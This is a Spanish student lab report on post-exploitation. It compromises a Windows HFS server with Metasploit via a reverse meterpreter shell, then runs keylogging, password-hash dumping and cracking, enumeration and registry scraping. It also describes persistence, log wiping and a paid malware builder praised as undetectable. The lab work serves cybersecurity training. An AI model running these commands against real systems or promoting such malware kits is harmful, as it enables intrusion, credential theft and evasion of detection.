GENERALITAT VALENCIANA
Conselleria d'Educació, Universitats i Ocupació
Institut Educació Secundària El Caminàs
Unió Europea
Fons Social Europeu
El FSE inverteix en el teu futur

Ciclo de Especialización

Ciberseguridad

Práctica 1 – Post-explotación

Objetivos

- **Obtener acceso remoto a la víctima.**
- **Ejecutar módulos de post-explotación.**
- **Establecer persistencia en el sistema.**
- **Borrar logs para no dejar huella.**

Resumen

Autor: Nicolae Antonio Soare Dragu

Mayo - 2025

IES El Caminás

Índice de Contenidos

1. Introducción

El objetivo de esta práctica es familiarizarse con las técnicas de post-explotación en sistemas operativos Windows y Linux tras haber comprometido satisfactoriamente una máquina víctima. En esta práctica se ha optado por configurar máquinas propias con servicios vulnerables manualmente instalados, lo cual ofrece mayor control y realismo sobre el entorno de pruebas.

Durante el desarrollo de la actividad se ejecutará una explotación remota contra un servicio vulnerable previamente identificado, obteniendo acceso mediante una sesión `meterpreter`. A partir de ahí, se utilizarán diversos módulos de post-explotación disponibles en Metasploit para recopilar información del sistema, del entorno y del usuario, así como para realizar tareas avanzadas.

Este enfoque permite aplicar de manera práctica y controlada múltiples conceptos de seguridad ofensiva, mejorando la comprensión de las técnicas utilizadas por los atacantes en escenarios reales.

2. Explotación

Para explotar la máquina víctima (una máquina Windows con Rejetto HFS Vulnerable), se utilizó el módulo exploit/windows/http/rejetto_hfs_exec de Metasploit, el cual aprovecha una vulnerabilidad en el software HTTP File Server (HFS) versión 2.3x. Este servicio es comúnmente utilizado en entornos Windows y es conocido por ser vulnerable a ejecución remota de comandos.

A continuación se detallan los parámetros configurados:

- **RHOST:** 217.76.159.219 (IP de la máquina víctima)
- **RPORT:** 80 (puerto HTTP por defecto)
- **TARGET:** 0 (target por defecto del módulo)
- **PAYLOAD:** windows/meterpreter/reverse_tcp (para obtener una sesión remota de Meterpreter)
- **LHOST:** 217.160.229.172 (IP del atacante)
- **LPORT:** 4444 (puerto de escucha para la conexión inversa)

Tras ejecutar el comando `exploit`, se logró establecer una sesión de tipo Meterpreter satisfactoriamente, lo que confirma que la máquina fue comprometida correctamente. La sesión se abrió desde la máquina atacante (217.160.229.172:4444) hacia la víctima (217.76.159.219:50308), como puede verse en la salida:

```
msf6 > use exploit/windows/http/rejetto_hfs_exec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set RHOST 217.76.159.219
RHOST => 217.76.159.219
msf6 exploit(windows/http/rejetto_hfs_exec) > set RPORT 80
RPORT => 80
msf6 exploit(windows/http/rejetto_hfs_exec) > set TARGET 0
TARGET => 0
msf6 exploit(windows/http/rejetto_hfs_exec) > set PAYLOAD windows/meterpreter/re
PAYLOAD => windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/rejetto_hfs_exec) > set LHOST 217.160.229.172
LHOST => 217.160.229.172
msf6 exploit(windows/http/rejetto_hfs_exec) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/http/rejetto_hfs_exec) > exploit
```

```
[*] Started reverse TCP handler on 217.160.229.172:4444
[*] Sending stage (203846 bytes) to 217.76.159.219
[*] Meterpreter session 1 opened (217.160.229.172:4444 -> 217.76.159.219:50308)
at 2025-05-11 21:54:03 +0200

meterpreter >
```

3. Módulos Post Explotación

Una vez establecida la sesión `meterpreter`, se procedió a ejecutar una serie de módulos y comandos de post-explotación para recolectar información del sistema, del usuario y del entorno, así como para preparar futuras acciones ofensivas.

```
meterpreter > getpid
Current pid: 8908
meterpreter > getuid
Server username: VM47FB2DD\Administrator
meterpreter > checkvm
[-] Unknown command: checkvm. Did you mean checksum? Run the help command for mo
re details.
meterpreter > sysinfo
Computer        : VM47FB2DD
OS              : Windows Server 2022 (10.0 Build 20348).
Architecture    : x64
System Language : en_US
Domain          : WG_47FB2DD
Logged On Users : 1
Meterpreter     : x64/windows
```

Se utilizó el comando `getpid` para identificar el proceso actual asociado a la sesión Meterpreter. Posteriormente, se usó `getuid` para comprobar el usuario con el que se está operando, en este caso `Administrator`. Al intentar ejecutar `checkvm`, se obtuvo un error indicando que el comando no era reconocido (posiblemente un error tipográfico o falta de módulo). Con `sysinfo` se extrajo información clave del sistema comprometido, como el nombre del host, versión del sistema operativo (Windows Server 2022), arquitectura x64 y el dominio activo del equipo: `WG_47FB2DD`.

```
meterpreter > screenshot
Screenshot saved to: /home/pwn/OMsZnVYR.jpeg
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
<BLOQ MAYUS>KEYLOGGER DESDE MSF<BLOQ MAYUS>

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
```

Se utilizó el comando `screenshot` para tomar una captura de pantalla del entorno de la víctima, guardándose en la ruta del atacante. A continuación, se puso en marcha el keylogger con `keyscan_start`, y se capturaron pulsaciones de teclas mediante `keyscan_dump`, mostrando texto registrado en mayúsculas (“KEYLOGGER DESDE MSF”). Finalmente, el keylogger fue detenido con `keyscan_stop`.

```
3192  848   MsMpEng.exe                 x64  0
3324  2632  sihost.exe                  x64  2        VM47FB2DD\Administrator      C:\Windows\System32\sihost.exe
3352  1820  taskhostw.exe               x64  2        VM47FB2DD\Administrator      C:\Windows\System32\taskhostw.exe
3404  848   svchost.exe                 x64  0        NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
3540  3148  vm3dservice.exe             x64  1        NT AUTHORITY\SYSTEM          C:\Windows\System32\vm3dservice.exe
3684  848   svchost.exe                 x64  0        NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
3848  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
4004  2032  explorer.exe                x64  2        VM47FB2DD\Administrator      C:\Windows\explorer.exe
4040  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
4224  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
4348  848   svchost.exe                 x64  0        NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
4404  4004  powershell.exe              x64  2        VM47FB2DD\Administrator      C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
4420  4004  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
4484  2500  AggregatorHost.exe          x64  0        NT AUTHORITY\SYSTEM          C:\Windows\System32\AggregatorHost.exe
4644  848   svchost.exe                 x64  0        NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
4672  988   WmiPrvSE.exe                x64  0        NT AUTHORITY\SYSTEM          C:\Windows\System32\wbem\WmiPrvSE.exe
4692  848   dllhost.exe                 x64  0        NT AUTHORITY\SYSTEM          C:\Windows\System32\dllhost.exe
4808  848   msdtc.exe                   x64  0        NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\msdtc.exe
4880  848   svchost.exe                 x64  2        VM47FB2DD\Administrator      C:\Windows\System32\svchost.exe
4916  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
4948  848   SecurityHealthService.exe   x64  0
4964  848   svchost.exe                 x64  0        NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
4968  988   WmiPrvSE.exe                x64  0        NT AUTHORITY\NETWORK SERVICE C:\Windows\System32\wbem\WmiPrvSE.exe
5112  848   svchost.exe                 x64  0        NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
5168  848   svchost.exe                 x64  0        NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
5196  848   svchost.exe                 x64  0        NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
5212  3440  csrss.exe                   x64  2
5232  988   dllhost.exe                 x64  2        VM47FB2DD\Administrator      C:\Windows\System32\dllhost.exe
5236  3440  winlogon.exe                x64  2        NT AUTHORITY\SYSTEM          C:\Windows\System32\winlogon.exe
5292  1196  rdpclip.exe                 x64  2        VM47FB2DD\Administrator      C:\Windows\System32\rdpclip.exe
5296  848   svchost.exe                 x64  0        NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
5316  5236  fontdrvhost.exe             x64  2        Font Driver Host\UMFD-2      C:\Windows\System32\fontdrvhost.exe
5376  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
5644  848   svchost.exe                 x64  0        NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
5748  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
5824  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
5948  848   svchost.exe                 x64  2        VM47FB2DD\Administrator      C:\Windows\System32\svchost.exe
6052  1496  MicrosoftEdgeUpdate.exe     x86  0        NT AUTHORITY\SYSTEM          C:\Program Files (x86)\Microsoft\EdgeUpdate\MicrosoftEdgeUpdate.exe
6584  988   StartMenuExperienceHost.exe x64  2        VM47FB2DD\Administrator      C:\Windows\SystemApps\Microsoft.Windows.StartMenuExperienceHost_cw5n1h2txyewy\StartMenuExperienceHost.exe
6596  988   RuntimeBroker.exe           x64  2        VM47FB2DD\Administrator      C:\Windows\System32\RuntimeBroker.exe
6656  988   SearchApp.exe               x64  2        VM47FB2DD\Administrator      C:\Windows\SystemApps\Microsoft.Windows.Search_cw5n1h2txyewy\SearchApp.exe
6684  988   smartscreen.exe             x64  2        VM47FB2DD\Administrator      C:\Windows\System32\smartscreen.exe
6860  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
6944  4404  conhost.exe                 x64  2        VM47FB2DD\Administrator      C:\Windows\System32\conhost.exe
6976  988   ApplicationFrameHost.exe    x64  2        VM47FB2DD\Administrator      C:\Windows\System32\ApplicationFrameHost.exe
7084  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
7100  988   RuntimeBroker.exe           x64  2        VM47FB2DD\Administrator      C:\Windows\System32\RuntimeBroker.exe
7320  988   ShellExperienceHost.exe     x64  2        VM47FB2DD\Administrator      C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
7612  988   RuntimeBroker.exe           x64  2        VM47FB2DD\Administrator      C:\Windows\System32\RuntimeBroker.exe
7688  988   RuntimeBroker.exe           x64  2        VM47FB2DD\Administrator      C:\Windows\System32\RuntimeBroker.exe
7852  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
8040  4004  AzureArcSysTray.exe         x64  2        VM47FB2DD\Administrator      C:\Windows\AzureArcSetup\Systray\AzureArcSysTray.exe
8116  848   svchost.exe                 x64  0        NT AUTHORITY\SYSTEM          C:\Windows\System32\svchost.exe
8208  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
8500  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
8776  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
8908  4004  shell (1).exe               x64  2        VM47FB2DD\Administrator      C:\Users\Administrator\Downloads\shell (1).exe
8940  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
9072  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
9156  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
9172  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
9188  4420  chrome.exe                  x64  2        VM47FB2DD\Administrator      C:\Program Files\Google\Chrome\Application\chrome.exe
```

Se ejecutó el script `ps` para listar todos los procesos en ejecución dentro del sistema comprometido. La salida muestra múltiples procesos asociados a servicios del sistema y procesos de usuario, entre ellos varios navegadores `chrome.exe`, servicios como `svchost.exe`, `dllhost.exe`, `explorer.exe` y herramientas como PowerShell, evidenciando la actividad del sistema operativo y el entorno del usuario administrador.

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:d162103227d374942efcf094d8cab925:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
pepe:1000:aad3b435b51404eeaad3b435b51404ee:db99aee894df5f14ec41d282ad520fe0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:a845aa1792637ace57e624739da33a51:::
```

Se empleó el módulo `hashdump` para obtener el volcado de hashes de contraseñas almacenadas en el sistema. Se extrajeron los hashes de varios usuarios, incluyendo `Administrator`, `Guest`, `DefaultAccount`, `pepe` y `WDAGUtilityAccount`. Estos hashes pueden ser posteriormente procesados con herramientas como John the Ripper o Hashcat para intentar recuperar las contraseñas en texto claro.

Una vez pasamos John the Ripper con el hash de arriba, sacamos: pepe:pepe como usuario y contraseña.

```
meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 217.76.159.219:50308...
[*] Saving general report to /root/.msf4/logs/scripts/winenum/VM47FB2DD_2025051
.5806/VM47FB2DD_20250511.5806.txt
[*] Output of each individual command is saved to /root/.msf4/logs/scripts/winen
um/VM47FB2DD_20250511.5806
[*] Checking if VM47FB2DD is a Virtual Machine ........
[*]     This is a VMware Workstation/Fusion Virtual Machine
```

Se ejecutó el script `winenum` para realizar una enumeración avanzada del sistema. Entre otras cosas, detectó que la máquina comprometida está ejecutándose sobre una máquina virtual VMware Workstation/Fusion. El reporte completo fue guardado automáticamente por Metasploit en la ruta correspondiente.

```
meterpreter > run scraper
[*] New session on 217.76.159.219:50313...
[*] Gathering basic system information...
[-] Failed to run command systeminfo
[-] Error: Rex::TimeoutError Send timed out
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*]  Exporting HKCU
[*]  Downloading HKCU (C:\Users\ADMINI~1\AppData\Local\Temp\2\IwwEhXMT.reg)
[*]  Cleaning HKCU
[*]  Exporting HKLM
[-] Failed to run command reg.exe export HKLM C:\Users\ADMINI~1\AppData\Local\Temp\2\rAPmlwwE.reg
[-] Error: Rex::TimeoutError Send timed out
[*]  Downloading HKLM (C:\Users\ADMINI~1\AppData\Local\Temp\2\rAPmlwwE.reg)
```

Se utilizó el script `scraper`, el cual intenta recopilar información detallada del sistema, extraer hashes de contraseñas y exportar el registro de Windows. Sin embargo, debido a errores de timeout, algunas operaciones fallaron (como `systeminfo` o la exportación completa del registro HKLM). Aun así, se logró descargar parcialmente partes del registro del usuario.

4. Persistencia Post Explotación y borrado de logs


Tras haber explotado con éxito el sistema objetivo, el siguiente paso crucial es establecer mecanismos de persistencia que permitan mantener el acceso de forma prolongada y discreta. La técnica más adecuada varía según el sistema operativo comprometido:

- **En entornos Windows**, una práctica habitual consiste en inyectar código malicioso en procesos legítimos y comúnmente utilizados por el sistema, como `explorer.exe` o `svchost.exe`. Esto permite camuflar la actividad

maliciosa y reducir las probabilidades de detección por parte del usuario o del software de seguridad.

- **En sistemas Linux**, las estrategias de persistencia pueden incluir la modificación de archivos de inicio (como `.bashrc`, `.profile` o scripts en `/etc/init.d/`), el uso de cron jobs maliciosos, o incluso la creación de backdoors a nivel de sistema mediante módulos del kernel o demonios personalizados que se inician automáticamente con el sistema.

En las siguientes capturas se muestra la interfaz del *Winplant Builder*, una herramienta privada y avanzada para construir cargas maliciosas personalizadas para sistemas Windows, Linux, Android y iOS, con múltiples opciones de persistencia, evasión y comunicación con C2, en Windows por ejemplo, cada build del binario .exe es indetectable. (Cuesta bastante $$ al mes pero va de perlas).




En la imagen anterior, se visualiza la estructura modular del generador Winplant, dividido en tres secciones principales:

- **Stager**: Responsable de la inicialización del implante. Se configuran múltiples medidas antianálisis:

  - `ANTI-VM`, `ANTI-DEBUG` y `ANTI-ANALYST` permiten detectar entornos de análisis y evadir ejecución en ellos.
  - **`SELF-DELETE` borra automáticamente tanto el binario tras ejecutarse como también todos los logs que se guardan en el sistema, para reducir huellas.**
  - `OpenSSH Server` puede activarse para mantener un canal persistente por puerto 2222.
  - `TOR Onion` habilita comunicación anónima vía red TOR.

- **RAT**: Configura el *Remote Access Trojan*, que permite control total del sistema comprometido. Se pueden subir binarios `.exe` o `.dll`, en plano o codificados en base64. La opción `AUTO-INJECT` facilita la inyección automática en procesos (por ejemplo, billeteras criptográficas).

- **Stealer**: Diseñado para la exfiltración de información sensible. También incorpora protecciones contra entornos virtualizados o de análisis.



Una característica destacada de la herramienta es la posibilidad de elegir entre varias técnicas de persistencia bajo el apartado **"Persistence"**, que se aplican directamente en el payload:

- **Start menu**: Inserta el payload en la carpeta de inicio del menú de Windows, ejecutándose cada vez que el usuario inicia sesión.

- **Start Registry**: Añade una clave en el registro (`HKCU\Software\Microsoft\Windows\CurrentVersion\Run`) para lanzar el

malware automáticamente en el arranque del sistema.

- **VS Code**: Técnica menos común pero efectiva si el entorno del usuario depende de este editor. Puede inyectar el payload como extensión autoejecutable.

- **Autoit3**: Utiliza scripts en AutoIt para reinyectar el malware aprovechando la ejecución automatizada.

Cada una de estas técnicas tiene un grado diferente de evasión y efectividad, por lo que la elección dependerá del entorno comprometido y del perfil del usuario objetivo.

5. Conclusión

Esta práctica ha permitido aplicar de forma controlada diversas técnicas de post-explotación tras comprometer una máquina Windows vulnerable mediante Metasploit. Se han utilizado módulos para recolectar información del sistema, capturar contraseñas, registrar pulsaciones de teclas y establecer mecanismos de persistencia. Además, se exploró el uso de herramientas avanzadas como Winplant Builder para generar payloads altamente configurables con opciones de evasión y control remoto. En conjunto, esta experiencia refuerza la comprensión de las metodologías ofensivas que emplean los atacantes y permite prepararse mejor para su detección y mitigación.

6. Webgrafía

- **Metasploit Framework - Documentación y módulos**
  https://docs.rapid7.com/metasploit/
- **Hashcat - Herramienta de cracking de hashes**
  https://hashcat.net/hashcat/
- **John the Ripper - Recuperación de contraseñas mediante fuerza bruta**
  https://www.openwall.com/john/
- **Brokewell: el malware utilizado en la práctica.**
- **https://cibersafety.com/brokewell-malware-roba-datos-bancarios-android/**